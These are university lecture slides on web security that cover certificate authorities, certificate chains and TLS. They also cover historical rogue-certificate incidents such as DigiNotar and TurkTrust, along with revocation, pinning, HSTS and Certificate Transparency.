CSE 484 / CSE M 584: Web Security: Certificates and Browser Security Model

Fall 2024


Franziska (Franzi) Roesner
franzi@cs

UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Announcements


- Homework 2 due in 1 week
- Lab 2 (web security) out mid next week

Authenticity of Public Keys



Problem: How does Alice know that the public key she received is really Bob's public key?


Threat: Person-in-the Middle



Distribution of Public Keys

- Public announcement or public directory
  - Risks: forgery and tampering
- Public-key certificate
  - Signed statement specifying the key and identity
    - sig_{CA}(“Bob”, PK_B)
- Common approach: certificate authority (CA)
  - Single agency responsible for certifying public keys
  - After generating a private/public key pair, user proves his identity and knowledge of the private key to obtain CA’s certificate for the public key (offline)
  - Every computer is pre-configured with CA’s public key

You encounter this every day…




SSL/TLS: Encryption & authentication for connections

SSL/TLS High Level


- SSL/TLS consists of two protocols
  - Familiar pattern for key exchange protocols
- Handshake protocol
  - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
  - Use the secret symmetric key established in the handshake protocol to protect communication between the client and the server

Example of a Certificate




Hierarchical Approach

- Single CA certifying every public key is impractical
- Instead, use a trusted root authority (e.g., Verisign)
  - Everybody must know the root's public key
  - Instead of single cert, use a certificate chain
    - $sig_{Verisign}$("AnotherCA", $PK_{AnotherCA}$), $sig_{AnotherCA}$("Alice", PK_A)
  - Not shown in figure but important:
    - Signed as part of each cert is whether party is a CA or not



  - What happens if root authority is ever compromised?

Trusted(?) Certificate Authorities



Turtles All The Way Down...

The saying holds that the world is supported by a chain of increasingly large turtles. Beneath each turtle is yet another: it is "turtles all the way down".


[Image from Wikipedia]

Many Challenges…

- Hash collisions
- Weak security at CAs
  - Allows attackers to issue rogue certificates
- Users don't notice when attacks happen
  - We'll talk more about this later in the course
- How do you revoke certificates?

[Sotirov et al. "Rogue Certificates"]

Colliding Certificates



DigiNotar Hacked by Black.Spook and Iranian Hackers

Posted by Mikko @ 09:05 GMT | Comments

DigiNotar is a Dutch Certificate Authority. They sell SSL certificates.

Attacking CAs

Security of DigiNotar servers:

- All core certificate servers controlled by a single admin password (Prod@dm1n)
- Software on public-facing servers out of date, unpatched
- No anti-virus (could have detected attack)

Somehow, somebody managed to get a rogue SSL certificate from them on **July 10th, 2011**. This certificate was issued for domain name **.google.com**.

What can you do with such a certificate? Well, you can impersonate Google — assuming you can first reroute Internet traffic for google.com to you. This is something that can be done by a government or by a rogue ISP. Such a reroute would only affect users within that country or under that ISP.

More Rogue Certs

- In Jan 2013, a rogue *.google.com certificate was issued by an intermediate CA that gained its authority from the Turkish root CA TurkTrust
  - TurkTrust accidentally issued intermediate CA certs to customers who requested regular certificates
  - Ankara transit authority used its certificate to issue a fake *.google.com certificate in order to filter SSL traffic from its network
- This rogue *.google.com certificate was trusted by every browser in the world
- There are plenty more stories like this…

Consequences

- Attacker needs to first divert users to an attacker-controlled site instead of Google, Yahoo, Skype, but then…
  - For example, use DNS to poison the mapping of mail.yahoo.com to an IP address
- … "authenticate" as the real site
- … decrypt all data sent by users
  - Email, phone conversations, Web browsing

Certificate Revocation Mechanisms

- Certificate revocation list (CRL)
  - CA periodically issues a signed list of revoked certificates
    - Credit card companies used to issue thick books of canceled credit card numbers
  - Can issue a "delta CRL" containing only updates
  - Not reasonable for current web's scale…
- Online revocation service
  - When a certificate is presented, recipient goes to a special online service to verify whether it is still valid
    - Like a merchant dialing up the credit card processor
  - In practice, fails open…

Attempt to Fix CA Problems:

Certificate Pinning

- Trust on first access: tells browser how to act on subsequent connections
- HPKP – HTTP Public Key Pinning
  [obsolete, but pinning idea persists e.g. in mobile apps]
  - Use these keys!
  - HTTP response header field "`Public-Key-Pins`"
- HSTS – HTTP Strict Transport Security
  - Only access server via HTTPS
  - HTTP response header field "`Strict-Transport-Security`"


Attempt to Fix CA Problems:

Certificate Transparency

- **Problem:** browsers will think nothing is wrong with a rogue certificate until revoked
- **Goal:** make it impossible for a CA to issue a bad certificate for a domain *without the owner of that domain knowing*
- **Approach:** auditable certificate logs
  - Certificates published in public logs
  - Public logs checked for unexpected certificates

